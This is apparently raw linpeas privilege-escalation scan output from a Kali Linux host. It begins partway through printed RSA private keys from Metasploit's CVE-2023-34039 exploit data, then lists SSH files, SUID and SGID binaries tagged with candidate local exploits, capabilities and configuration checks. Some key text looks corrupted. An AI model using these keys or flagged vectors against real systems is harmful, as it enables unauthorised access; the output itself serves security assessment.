i7XI+ACTl3CnNIEH6R55j8dR9ep6JOHbzVzC36JthpTLhrZr51Kq4/ckLZdazIUe
1QzzC1WM26/u3ERQBwoRowMlXOMstTHhM20b8cPFGkdqp3cHU2gg7a8CgYEA6KYX
KKRc4AbpCEJRanun164bnAXQWatwVp/T4Z04RU7jdbGXw2QxAskHbzIxHzoBurZn
r+x+Yllm+yv54o4RaPjru7RzHpyYe311v1BXEDipmn0iyglLxBvElAlMjUoxukHm
ofO4Rj3qRqk5RvETv+6DfcaMldlanuNGQ3q0o4UCgYBWstLPpkne4K5mauiFhE4J
Orz7mFa3uwzsljyGnH+zSKrLWRM02KO9difyfapDCUBjGsO/1OWqwbHMrF33mxjZ
Unc+qWvtEUDpIBF0tdko7ltRRA6kPQG4mDaf/4DRhUY3G/FlxwuxO1tUWrJRuhNH
TD3F83+x3OVbpbR4W81SGQKBgBuoOxKSz5O2XpejwqgFAUQLp66ZplYyok05/OdS
WHEs2q+QKDmLPKRXH7lhZmOO8suuiY8Jb1CryFSNuswrFXjENsn+vrzB4wKzPH88
3szH36nE/JDFQ37RykHLBTW6v0SkNvXD0oFPNP2nem6rlCx5/1nBc88PxihjXmQB

P149AoGAaWRGqZyaMOI7e0OECQY2aQwrhLN0vpg2KXcH9IkGfyVy4TlqC9m+zDvh

BP/02NwZgXg+NGOS+L+C5G9byifa8e94GEq6XvX59ai8N9hgWimvET/9Hujuz3O6

LfzJVu6PpgXAKAjt4yzA1oFZnJlI26DmZbisgQQOptixmd2wvJew=

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1679 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-2023-34039/id_rsa_vnera_keypair_6.8.0_collector

-----BEGIN RSA PRIVATE KEY-----

MIIEpQIBAAKCAQEAAwOk7AhHKSloJQjIqG4YB0XIK6Q7Yggu9lCg1PWnjLqJQDyWP

7X0DMElimJRG2FRqCh8QomQjDUydeVoY4jlxnkrQw9PAGPHNCgDkBlvP8W7pBKbA

MQjRIHbKHdnIrjLyQfUr6g9suLfHDSyavHNxxJX5vZbKvRQmTXBq/rqpO+4C2uHV

GhFi+Ka3TZ2IYftjWOmbxHiwvoahwfxj/ifb+XI6vdAR4v6JlMvJxEmO1rylJo0a

NL29/OrvtU6v7mYk6bcCNr3tv0GbBsBu6cdv8lueWq/9r4uGV4Y+tZ9vErQJBR6R

gcdzqKla4zF8huk0P/uDqGEeoYsXwi2XXG0mFQIDAQABAOlBAQC6RHlliftguJN

uGmZlVtMEQHx5y3G4+85j1lY41UpQjBrdfArL/pUNYeuK/38BAYfn79ADdCKlt+2

vPgp8K1YWoUZkOx7KX8BmbqRaS5vwNfeVeRddFX5MroV+L99ZFPmvASbDCm+cjUQ

03DVZeMEHov2NBOuXjZdr56gNzwRUChim+sUcxWD1033AYmuJ1o9iQ2YFc7bACiB

9qYvfV19hxZZ5qzQaC1R1tSqKlXY69slKEc67V1vT6aUyl1+oqtt9EY8Sw4E/TTy

ntkY/AHDuUCIVQrcfpio6UV+Vo1eX0U7F9F7Pc+U/2zNemyyq+4PXAktc/LjtouR

FXEnaygBAoGBAO4l6EEeV9kpH2Rj5mY3ECbjyfwTOyMIA39OudVZklRk8H7aoadA

et+Gtv8/rE5rJkz2EU2PyVjuGtKN1ZEMnDOlM+nbPDWnP+1ieYVmb2HY9Kv3y+CQ

tYaZuBC6EfJifglxQJYEB2Ma+vthKhiHpJEe5FzNB1MLM5VXJIKQxel1AoGBAM9f

OAzUUA5IACoC9jl3aqj8pqgdkqq3QcgWLnBQ9rXWjvqcWIP4n+eE9vL4lEKz86C

KB7WEJUb4UBInDGudW5zDYgkB4kRJJEpeOZPsCc3AMncK01FonRZ7AaY27ly2Jv7

8iBwSiadSN86q05TL4hqYwFGtUE7bN9m0SWb9rBhAoGBAKwW3HRh9t1IKBUlU5K9

a4COzqDHTM6iqppOS19usJ0nq9ofJv1zTNdFw+tDGcl5D55BmlNP+hG3Tc6lC5Ub

Zay0ToVJFYM37qwdou7QwbjITDkQgVUvfN1dK3N64gkjPydaa+97zdLB5mfM2NyM

+FCd4CtnRUmvKIFcTqcPUs+ZAoGAPoi1S1EfDx9xRTn9bFjxhiliVGPtKBkcbBC6
ENnpPW4hnN3W8T5fDCLsVCTli63Z+qIPVfUxrPVqWMtMpsK4UOVLGFndF9r+nVPH
TJSNR1YT28uUF0o/chzHyzl/Tt58aZVxb4zNH5Xgqshzbjwxok6KqpDbCd/Utg24
VkIRAyECgYEAwgnMlysZVk329LhPzjMQgDSThQnautMJ0SjafSYWn2ASlWOn1XWk
p3POBuQHSHLkMf7aDfka3rPRhn1yTTFgd5oHjTLexU+xMGhXkbVy3alUGAcZE8IH
FkyKZUYTisGZn3qrMKNim/+o5DGXn02RbOS5iNiX4wxNVJ+DtEk9Q6I=

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1679 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.8.0_platform

-----BEGIN RSA PRIVATE KEY-----

MIIEpAIBAAKCAQEA0h41gxtVvp/p62gUE+KrgD+8kOEDM75UDaDqZDw8VmNnjKDx
VSR01+773204bwCY8iPre+0TAYRS+vv6HH/QYwxl9OYhAUXZijjn5pVGojEWCTaD
z/GV+/U7QhjgfPS2qW46tuQOXQSRShDDkCDEHR8mspOSQSyGbSmpPYXOt8eXssvC
yd4XM8eJhaoZzZAg8kFhFiy/I5J2yAeCFePMEbNxVPon0rf6BnXucGycoJtZWAAR
HKnBW1shHIT+DNDDMo9HUU7s1qVY8IRET6LqbDtgRgFS1PDD73KFlgozoquuwVZuK
F6Uuwl6KU8f5Lgp7jvPWAqguTxvFyiVKZlhdgwIDAQABAoIBAQCceGqZK636utNT
vrnU5SOZ6dzedvIPgljNnVtvMXwtSPE/xEpzgSaR9yISBQy/fM5o40ul4c8ZfhTd
Wu+ycWwZlo4GhalmbUHGsQHgsKFc/vjN+47FN77dVo2+dxAVfZbZLYED2Wjo1BHt
+fXoSr5AgYYrzcFIT4P7nt6tNgvuxpXsMNAIN7uP7Hcdme7xb3DCxcti5x9sbljX
GM3sl1MbqBnhkBPdXzQrBBMkpn37+8P9vYsCtBUzpl/XZvDJ3clRbBG2Ph+tbeQm
cANuj5YVeikq3/p5EKdMbH7a/+x0+faIWHol8GqMW/GNL69tDMvO46kE9cqhf96d
rtOA032BAoGBAPI8QriLzzflfP4GU7V+dO4vVtC7nzeks1Y8LGseDk81LGpJBpuG
EqHzPhvNrJlmensefIRk7ItOFQVf8erZ2dkvHJQTo7zGX65avNfk2hh0NTfqa4a6
rA+i+i2bymbJt1aGtELuZIZAFiMM5/1qq3dW9NzF6w+5l2V1NgvuUHmxAoGBAN4O
vpslc1sPDThLG6kiBk9OXpUXi2ZRLQa1xN1Tby8bn8cwqMT+OpanA2CzRnNiHFYL
WH2sJBCZwmMDJJq3g82BA17/Z8fivrUB4PNOW2TGjxyaqdgilAtYT9fpJgSodY9

W3ZrsFI/kX6KMwbLuIVNCyqHLnc87INLO7zdlqNzAoGAOMXm3VnnNzKSGPdipyb8
QNbXghR3PJNddNilKHV65RWRU1fKNKk3tL1N0TZjPZDHJBQBGwaMahni01+pU2G7
rStdh1cTCSt1QWgC2pblhvK1hmVqzjyKrgH6qiYxf6Y+a6YkRdOeCiNB6n+tWZK
ya2Xtias8QJzSVQvVpyEQAEcGyEA2QQN8dP7cQWvxNFakhwHkKAlvY3KFc/FsmYY
pLky0xYrO+9pMUTIm41TtsDeXEuJJ+pkREV85aBvonZi4rXxIPkyAziXA3mtMEHS
qIP6CQWXwXWMmFG4Ow1umhHt+RVUht1mMsCiDG/F0KZdogmdJuGZxRFiLvQkctD2
6+ifnNMCgYAHGFS675HYCVgoa5E1FmK9Vc7C+PjHqARrKinmbODB0GBMnKDK7qww
GeL0TlxQnJNabxwa1cUK9mW50pihAMIDOfwtGuMhkyvH7sH400Iazb/y0rordHT
A9a33jHpjIsviQD/R5oKXF2GEOUK1GTfhXYY6Nan/LTxxHiDFF/hIQ==

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1675 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.9.0_collector

-----BEGIN RSA PRIVATE KEY-----

MIIeOwIBAAKCAQEAOIJXpD/5Wh7r4GIKD9UseSse3XTmMoS6lhsgmEkathmwdTww
qzx4vDcDufewZV5Jb6ekCe5+ImYCyu6SNJtm2w4LN9FRhyPHG6US+ZmCpfm6tVm
uuada98jcbfLw1cZfai+2vqKGDx4+N6Tcs10tnQZ4seqIn5Lb97NJ5pnWYhhz0DJ
C93N4GpZlCj3rz2AKvxOCGWwqFV9yv5fUhzW9NPW65+NYkHtw/6dNOMA2+6w125D
U4cax94nKfMVfXOlPY4gCxDNX2LmvQm6Dc9nXywqoK72M4yooKQ621n4U+o5WPcZ
Mvg75rYJN/d+JONrYtfTejwThYp6XBd9B41IUQIDAQABAoIBAGJjifmrFsaHqz8i
UiVK2XGsf4567qDQHokEqCSCJgwJLIK7EK7JeoV8k6d8jYrrWhIPboth0bP0r5HR
Qj2AJobjxnqKV0fp0N92EIEmuAeqmreZMK7EWjQg1w1hKK+sit8CgEA3MN6lv7ml
g8o91QIIYE3fqRNdR0WgWOfa60fSWBmblw/zy9trEN8SYVTV4IKxYGtZzxw3Ka4P
w23d0Vq0IB4iYjiaLXWwlsDBerUM/SVDck6k5EDmxmTD5s3edm0CGsxesaxxG/8w
mUU03IQ5rBuhdhhrqnvQMrvWFXPRRFmFEpyQ0UxNSXZNIWAiw3CdFBHxGDI7PkR
lwstaeECgYEA1sYMIkFauOYm6ff1MCFbWtz7YHv15zuaAvaRLQqZ+gn3wsgrTJTI
CgYSdWCf74Sk3cUBdS6M4xqoEZAMzNIYV/HNj8F89m6+HE6r18cFhXzKQGq2FbgK

p4CDe6p5Sv4gl9H8lqqH46/TVipxSrxr68bSrwdQyPGU+laEpbQ8PKUCgYEAwDaZ
e4cUARKADJ6E8JJvHUxaQfbAG3S7v9aOP371teFO1wgF2D9OsGWSPVuQwYb5Zfaf
aUu3UjV1CSU13dFDOkWXAGM6ZmgubF4TW95+yS1w7rJlZYjTbxE2Ew8fyEfrEHK9
eREsouTEcLS/nSBqUut847EitHRmgE2ymHNWcT0CgYAFcyOPzl8WBnj5KZR9a9sc
WClijEuYkZvbn6Ohh2WTiRUenMFGPrdNvF9NpJDq9Qi0o9A5jtRMj5iVaPDrAuJJP
xmLgZFfN5a3bNIG8wHS1vMd3Gcpq2iaN5muwBMHSbANR7WF0HE8Snrdkx5xfg+tE
3ydlatOP1HR+KHf2+DON7QKBgQCwhnRWuitpBqjA7iRxPErHwYNY6UZs8Lws5sMI
FVhbfVyGp1uWyi1eWyn/J8S9t1P8jI7CiUMHQKqHKSfbYgA32Alh1b+gpTVdWNI2
mpQd9pms3jG5Gfv0GP5saotpwoqtRHM2aMtxnl+6koUXrNI45cSA6AFTcUNhufm3
gNV2kQKBgBXOva2ntVpqCng6pecJICknw6Dr6/H6YE01Ks7sXaHwD5bupkokxnFW
JcVtJFNGUbLJHowG1rt6B1/w2IXpZZB2P4hQi+9033PxT+C+B13VaMkWTu+KbUhv
Ji18eBNs+D3YHrR6sMyprth65c+GszaC/ZqyHxitP3UQhic41y+9

-----END RSA PRIVATE KEY-----

-rw-r--r-- 1 root root 1679 Aug 21 06:52 /usr/share/metasploit-framework/data/exploits/CVE-
2023-34039/id_rsa_vnera_keypair_6.9.0_platform

-----BEGIN RSA PRIVATE KEY-----

MIIEpglBAAKCAQEA99Bv5dUKWoLUuE2CRiri7LazYVFqH09vOZwBXPC61arFiZal
IrdqMxrKQ1AuBSfMVjSdOFYcgXF7FQmHe0YFCJrJFvc3xKbQQFFZHRiWfDggSNDq
yt9T7xeb2suk3MI6jVT7Q/txnDZGSY9jDIwGDYyqQ+VNBX+4A6A22XNZM4apdEx1
Y5jiuty7wqoQeYZ9Syb5ge7EErClM+DmplquqURHhtlAxidi3d9PKLSgWywkuXhQ
kY9NxigdqX5p5fmeEdvCOoB0rimqpnQD6rOzkTyr7cEklyYeUtZH0nG53dZopAP4
RYeCq1ckGzfVGKc1USE66zEUfhRJtc341/sbmQIDAQABAoIBAQDLawmvO2U4TtSW
ROI+9402ifJNHctkcCv4uhpUWYyt/3QPMMWm2bAPKy/clWDIUnnk+WNk7yqPBrvl
1OCITCCto4EVnPDmN5gSc7QWsiw04018+CEDTrbzOAnzW96EZ9rwUKXAdBladGM9
1rmTfw0o6hpuIVFMBj7imwzrCkhahb3cRjOaPWn2HLQhVuExMx4XlCWHtIBAXQWB
czeci/KY88loE96cn9YFP4ADF98L6vgi4WY3oXK7Jwv638IYUyksb4RTJirDXcuc

yEZXCzFkrzAhIZIX7ZgFULM9qgD17g9PaRmiYa3o7eUJ0d0Yq3Wnt2CnWDz+t9x
wnAM5XABAOGBAP/oNgi5pNh+sSP/V/CjQ46+q81pBNMYauaTcFG14yY9oSgH2rtS
j1Shvu9AHd4YskUiMs+6/6hNXkXwECIBwr5W5dxZixQYlu8tjVd3OoESvHg6VgUE
1WTRuzX9rCQ/jCmE2+zr5JBnjzDBOKDvqicfrmGPLyC1iqIpYkxiBuKBAOGBAPfn
eUXtAh/0wf7nOavqCYapn8pAwSu03YAzGZs74YIF0pVMCdCxrJAHTCYbOOM/hB0o
8CVLZhT+ibzDBobhNxOB0ldIX0wY421vobIH5Thn2gQ2XRmtRztv9QFWG1nWQPno
BcE1XawnXpPHL7TbQksxmPmsb2wb3FfXCO5htn0ZAoGBAN0kIB0yICweP4H2FM6U
p7rhNqIJkOvC/A5JdxSfC8gGFg/7yZ97FvVx2Qfzhlv5R4TKqtIsrOWKBl+1tqGQ
fHPzsCudDbzNptK9sjJxJa2lvWnAL7mila3MOFXN40Zny/3NHCg/KYNlmsrtDry0
n3uzuwP/siA4AZdk39dWFtEBAOGBAKqvWkV1+QeNmuBpzcB7JFHuilFUImx4XCW/
iTrjkNbWFzaqIvvoyTple92k0pdMjScSn73d2wxLcQRhdyX4/NXWhIAkoOehHz2j
Jb6RRxZ+EpLh51odfzUCUbu40J4bMaOfSA8OMk+sz6aJ92PbrxpcrMoDGrhhumVU
bhbLej1JAoGBAJzpodByDrSqmpSb8S5iRUiaJRTlg7BFIAo9+rmEqbl9pW4dFZQm
kKNljx0zaJAqfqaPCi9WQLARXtYhBZbpUnhAsB89yjO4T0LFMhh2jAoJYZuOMnK9
S8O/Gb4TUWDP6kGOMf9X2Wcc1FSyydmGHqR6OO3h1UdrhENNN3SSpshx
-----END RSA PRIVATE KEY-----

-rw-rw-r-- 1 kali kali 442 Apr 23 03:09 /home/kali/.ssh/known_hosts

|1|wiNLnK/eW0pMEEzDuTzKJ79voAl=|IDwMhMAXTnDHHxrcn03WYl/lwe4= ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQAC3IjnhW1oCXuAYV9IBdcJA+Vx7AHL5S/ZQvV2fhceOAPg
O2kNQZla6xvUwoE4iw8lYu3zoE1KtieCU9ylnWOVI6W/wFaT/ETH1tn55T2FVsK/zaxPiHZVJGLPPdE
Eid0vS2p1JDfc9onZ0pNSHLl1QusIOeMUyZ2bUMMMLLgw46KOT9S3s/LmxgoJ3PocVUn5rVXz/Dng7
Y8jYNe4lFrZOAUsi7hNBa+OYja6ceefpDvNDEJ1BdhbYfGolBdNA7f+FNl0kfaWru4CblR843wBe2ckO
/sNqgeAMXO/qH+SSgQxUXF2AgAw+TGp3yClyYoOPvOgvcPsQziJLmDbUuQpnH

```
-rw-r--r-- 1 root root 171 Apr 22 01:55 /etc/ssh/ssh_host_ecdsa_key.pub
-rw-r--r-- 1 root root 91 Apr 22 01:55 /etc/ssh/ssh_host_ed25519_key.pub
-rw-r--r-- 1 root root 563 Apr 22 01:55 /etc/ssh/ssh_host_rsa_key.pub
-rw-r--r-- 1 kali kali 563 Apr 23 03:08 /home/kali/.ssh/id_rsa.pub
-rw-rw-r-- 1 root root 1464 Sep 11 21:18
/snap/postman/351/usr/share/postman/resources/app/node_modules/native_modules/server.
pub
-rw-r--r-- 1 root root 270 Aug 29 2023 /usr/lib/python3/dist-
packages/autobahn/xbr/test/profile/default.pub
```

UsePAM yes

yes

==|| Possible private SSH keys were found!

/etc/ImageMagick-7/mime.xml

==|| Some certificates were found (out limited):

/etc/ssl/certs/ACCVRAIZ1.pem

/etc/ssl/certs/AC_RAIZ_FNMT-RCM.pem

/etc/ssl/certs/AC_RAIZ_FNMT-RCM_SERVIDORES_SEGUROS.pem

/etc/ssl/certs/Actalis_Authentication_Root_CA.pem

/etc/ssl/certs/AffirmTrust_Commercial.pem

/etc/ssl/certs/AffirmTrust_Networking.pem

/etc/ssl/certs/AffirmTrust_Premium_ECC.pem

/etc/ssl/certs/AffirmTrust_Premium.pem

/etc/ssl/certs/Amazon_Root_CA_1.pem

/etc/ssl/certs/Amazon_Root_CA_2.pem

/etc/ssl/certs/Amazon_Root_CA_3.pem
/etc/ssl/certs/Amazon_Root_CA_4.pem
/etc/ssl/certs/ANF_Secure_Server_Root_CA.pem
/etc/ssl/certs/Atos_TrustedRoot_2011.pem
/etc/ssl/certs/Atos_TrustedRoot_Root_CA_ECC_TLS_2021.pem
/etc/ssl/certs/Atos_TrustedRoot_Root_CA_RSA_TLS_2021.pem
/etc/ssl/certs/Autoridad_de_Certificacion_Firmaprofesional_CIF_A62634068.pem
/etc/ssl/certs/Baltimore_CyberTrust_Root.pem
/etc/ssl/certs/BJCA_Global_Root_CA1.pem
/etc/ssl/certs/BJCA_Global_Root_CA2.pem
24269PSTORAGE_CERTSBIN

==|| Some SSH Agent files were found:

/tmp/ssh-WEz31XVq7ueM/agent.1523

==|| Writable ssh and gpg agents

/tmp/ssh-WEz31XVq7ueM/agent.1523

/etc/systemd/user/sockets.target.wants/gpg-agent.socket

/etc/systemd/user/sockets.target.wants/gpg-agent-ssh.socket

/etc/systemd/user/sockets.target.wants/gpg-agent-extra.socket

/etc/systemd/user/sockets.target.wants/gpg-agent-browser.socket

==|| Some home ssh config file was found

/usr/share/openssh/sshd_config

Include /etc/ssh/sshd_config.d/*.conf

KbdInteractiveAuthentication no

UsePAM yes

X11Forwarding yes

PrintMotd no

AcceptEnv LANG LC_* COLORTERM NO_COLOR

Subsystem sftp /usr/lib/openssh/sftp-server

==|| /etc/hosts.allow file found, trying to read the rules:

/etc/hosts.allow

Searching inside /etc/ssh/ssh_config for interesting info

Include /etc/ssh/ssh_config.d/*.conf

Host *

SendEnv LANG LC_* COLORTERM NO_COLOR

HashKnownHosts yes

GSSAPIAuthentication yes

=====|| Searching tmux sessions

ℒ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-shell-sessions>

tmux 3.5a

/tmp/tmux-1000

Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms

📖 <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid>

strace Not Found

```
-rwsr-xr-x 1 root root 43K Sep 16 2020 /snap/core18/2947/bin/mount --->
Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8

-rwsr-xr-x 1 root root 63K Jun 28 2019 /snap/core18/2947/bin/ping

-rwsr-xr-x 1 root root 44K Feb 6 2024 /snap/core18/2947/bin/su

-rwsr-xr-x 1 root root 27K Sep 16 2020 /snap/core18/2947/bin/umount ---> BSD/Linux(08-1996)

-rwsr-xr-x 1 root root 75K Feb 6 2024 /snap/core18/2947/usr/bin/chfn ---> SuSE_9.3/10

-rwsr-xr-x 1 root root 44K Feb 6 2024 /snap/core18/2947/usr/bin/chsh

-rwsr-xr-x 1 root root 75K Feb 6 2024 /snap/core18/2947/usr/bin/gpasswd

-rwsr-xr-x 1 root root 40K Feb 6 2024 /snap/core18/2947/usr/bin/newgrp ---> HP-UX_10.20

-rwsr-xr-x 1 root root 59K Feb 6 2024 /snap/core18/2947/usr/bin/passwd --->
Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)

-rwsr-xr-x 1 root root 146K Jun 25 16:14 /snap/core18/2947/usr/bin/sudo --->
check_if_the_sudo_version_is_vulnerable

-rwsr-xr-- 1 root _ssh 42K Oct 25 2022 /snap/core18/2947/usr/lib/dbus-1.0/dbus-daemon-launch-helper

-rwsr-xr-x 1 root root 427K Feb 18 2025 /snap/core18/2947/usr/lib/openssh/ssh-keysign

-rwsr-xr-x 1 root root 144K Aug 14 08:46 /usr/sbin/mount.nfs

-rwsr-xr-x 1 root root 56K Jun 12 15:32 /usr/sbin/mount.cifs

-rwsr-xr-- 1 root dip 419K Feb 17 2025 /usr/sbin/pppd ---> Apple_Mac_OSX_10.4.8(05-2007)
```

-rwsr-xr-- 1 root messagebus 51K Mar 8 2025 /usr/lib/dbus-1.0/dbus-daemon-launch-helper

-rwsr-sr-x 1 root root 15K Jun 20 03:47 /usr/lib/xorg/Xorg.wrap

-rwsr-xr-x 1 root root 16K Sep 2 20:12 /usr/lib/chromium/chrome-sandbox

-rwsr-xr-x 1 root root 19K Feb 21 2025 /usr/lib/polkit-1/polkit-agent-helper-1

-rwsr-xr-x 1 root root 483K Aug 9 19:07 /usr/lib/openssh/ssh-keysign

-rwsr-xr-x 1 root root 125K Jul 30 15:45 /usr/lib/snapd/snap-confine --->
Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)

-rwsr-xr-x 1 root root 55K Aug 12 03:52 /usr/bin/umount ---> BSD/Linux(08-1996)

-rwsr-xr-x 1 root root 70K Apr 19 06:20 /usr/bin/chfn ---> SuSE_9.3/10

-rwsr-xr-x 1 root root 87K Apr 19 06:20 /usr/bin/gpasswd

-rwsr-xr-- 1 root kismet 151K May 22 10:31 /usr/bin/kismet_cap_ubertooth_one

-rwsr-xr-x 1 root root 19K Jul 2 2024 /usr/bin/rsh-redone-rsh (Unknown SUID binary!)

-rwsr-xr-- 1 root kismet 155K May 22 10:31 /usr/bin/kismet_cap_ti_cc_2531

-rwsr-xr-- 1 root kismet 159K May 22 10:31 /usr/bin/kismet_cap_linux_bluetooth

-rwsr-xr-- 1 root kismet 155K May 22 10:31 /usr/bin/kismet_cap_ti_cc_2540

-rwsr-xr-x 1 root root 39K Aug 20 10:36 /usr/bin/fusermount3

-rwsr-xr-x 1 root root 163K Oct 5 2024 /usr/bin/ntfs-3g --->
Debian9/8/7/Ubuntu/Gentoo/others/Ubuntu_Server_16.10_and_others(02-2017)

-rwsr-xr-- 1 root kismet 228K May 22 10:31 /usr/bin/kismet_cap_linux_wifi

-rwsr-xr-- 1 root kismet 155K May 22 10:31 /usr/bin/kismet_cap_nxp_kw41z

-rwsr-xr-x 1 root root 71K Aug 12 03:52 /usr/bin/mount --->
Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8

-rwsr-xr-- 1 root kismet 151K May 22 10:31 /usr/bin/kismet_cap_nrf_52840 (Unknown SUID binary!)

-rwsr-xr-x 1 root root 300K Aug 17 06:41 /usr/bin/sudo --->
check_if_the_sudo_version_is_vulnerable

-rwsr-xr-x 1 root root 19K Jul 2 2024 /usr/bin/rsh-redone-rlogin (Unknown SUID binary!)

```

-rwsr-xr-x 1 root root 83K Aug 12 03:52 /usr/bin/su
-rwsr-xr-- 1 root kismet 155K May 22 10:31 /usr/bin/kismet_cap_nrf_mousejack
-rwsr-xr-- 1 root kismet 275K May 22 10:31 /usr/bin/kismet_cap_hak5_wifi_coconut (Unknown SUID binary!)
-rwsr-xr-x 1 root root 52K Apr 19 06:20 /usr/bin/chsh
-rwsr-xr-x 1 root root 19K Aug 12 03:52 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 116K Apr 19 06:20 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-- 1 root kismet 155K May 22 10:31 /usr/bin/kismet_cap_rz_killerbee (Unknown SUID binary!)
-rwsr-xr-- 1 root kismet 151K May 22 10:31 /usr/bin/kismet_cap_nrf_51822
-rwsr-xr-x 1 root root 15K Aug 18 04:49 /usr/bin/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 31K Feb 21 2025 /usr/bin/pkexec ---> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034

```

=====|| SGID

ℒ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid>

```

-rwxr-sr-x 1 root shadow 34K Mar 19 2024 /snap/core18/2947/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 34K Mar 19 2024 /snap/core18/2947/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 71K Feb 6 2024 /snap/core18/2947/usr/bin/chage
-rwxr-sr-x 1 root shadow 23K Feb 6 2024 /snap/core18/2947/usr/bin/expiry
-rwxr-sr-x 1 root tcpdump 355K Feb 18 2025 /snap/core18/2947/usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 31K Sep 16 2020 /snap/core18/2947/usr/bin/wall
-rwxr-sr-x 1 root shadow 43K Jun 29 13:40 /usr/sbin/unix_chkpwd
-rwsr-sr-x 1 root root 15K Jun 20 03:47 /usr/lib/xorg/Xorg.wrap
-rwxr-sr-x 1 root _ssh 411K Aug 9 19:07 /usr/bin/ssh-agent

```

-rwxr-sr-x 1 root crontab 51K Sep 2 17:07 /usr/bin/crontab
-rwxr-sr-x 1 root shadow 112K Apr 19 06:20 /usr/bin/chage
-rwxr-sr-x 1 root plocate 332K Nov 24 2024 /usr/bin/plocate (Unknown SGID binary)
-rwxr-sr-x 1 root shadow 31K Apr 19 06:20 /usr/bin/expiry
-rwxr-sr-x 1 root mail 23K Dec 31 2024 /usr/bin/dotlockfile

Files with ACLs (limited to 50)

📖 <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#acls>

files with acls in searched folders Not Found

Capabilities

📖 <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities>

Current shell capabilities

./linpeas.sh: 7663: [: not found

CapInh: [Invalid capability format]

./linpeas.sh: 7663: [: not found

CapPrm: [Invalid capability format]

./linpeas.sh: 7654: [: not found

CapEff: [Invalid capability format]

./linpeas.sh: 7663: [: not found

CapBnd: [Invalid capability format]

./linpeas.sh: 7663: [: not found

CapAmb: [Invalid capability format]

Parent process capabilities

./linpeas.sh: 7688: [: not found

CapInh: [Invalid capability format]

./linpeas.sh: 7688: [: not found

CapPrm: [Invalid capability format]

./linpeas.sh: 7679: [: not found

CapEff: [Invalid capability format]

./linpeas.sh: 7688: [: not found

CapBnd: [Invalid capability format]

./linpeas.sh: 7688: [: not found

CapAmb: [Invalid capability format]

Files with capabilities (limited to 50):

/snap/snapd/25202/usr/lib/snapd/snap-confine
cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_sys_chroot,cap_sys_ptrac
e,cap_sys_admin=p

/usr/lib/nmap/nmap cap_net_bind_service,cap_net_admin,cap_net_raw=eip

/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper
cap_net_bind_service,cap_net_admin,cap_sys_nice=ep

/usr/bin/fping cap_net_raw=ep

/usr/bin/dumpcap cap_net_admin,cap_net_raw=eip

===== || Checking misconfigurations of ld.so

ℒ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#ldso>

/etc/ld.so.conf

Content of /etc/ld.so.conf:

include /etc/ld.so.conf.d/*.conf

/etc/ld.so.conf.d

/etc/ld.so.conf.d/fakeroot-x86_64-linux-gnu.conf

- /usr/lib/x86_64-linux-gnu/libfakeroot

/etc/ld.so.conf.d/libc.conf

- /usr/local/lib

/etc/ld.so.conf.d/oracle.conf

- /usr/lib/oracle/19.6/client64/lib/

/etc/ld.so.conf.d/torsocks-x86_64-linux-gnu.conf

- /usr/lib/x86_64-linux-gnu/torsocks

/etc/ld.so.conf.d/x86_64-linux-gnu.conf

- /usr/local/lib/x86_64-linux-gnu

- /lib/x86_64-linux-gnu

- /usr/lib/x86_64-linux-gnu

/etc/ld.so.conf.d/zz_i386-biarch-compat.conf

- /lib32

- /usr/lib32

/etc/ld.so.preload

=====|| Files (scripts) in /etc/profile.d/

ℒ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#profiles-files>

total 60

drwxr-xr-x 2 root root 4096 Sep 22 05:33 .

drwxr-xr-x 191 root root 12288 Sep 22 05:33 ..

lrwxrwxrwx 1 root root 52 Jun 25 08:40 70-systemd-shell-extra.sh ->

/usr/lib/systemd/profile.d/70-systemd-shell-extra.sh

-rw-r--r-- 1 root root 835 Jul 30 15:45 apps-bin-path.sh


```
-rw-r--r-- 1 root root 747 Jan 26 2025 bash_completion.sh
-rw-r--r-- 1 root root 39 Mar 7 2025 dotnet-cli-tools-bin-path.sh
-rw-r--r-- 1 root root 1107 Apr 5 2024 gawk.csh
-rw-r--r-- 1 root root 757 Apr 5 2024 gawk.sh
-rw-r--r-- 1 root root 390 Feb 19 2025 kali.sh
-rw-r--r-- 1 root root 191 Feb 19 2025 kali-themes.sh
-rw-r--r-- 1 root root 26 Sep 9 03:52 nmap.sh
-rw-r--r-- 1 root root 5058 Feb 18 2025 vte-2.91.sh
-rw-r--r-- 1 root root 967 Feb 18 2025 vte.csh
```

===== || Permissions in init, init.d, systemd, and rc.d

ℒ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#init-initd-systemd-and-rcd>

===== || AppArmor binary profiles

```
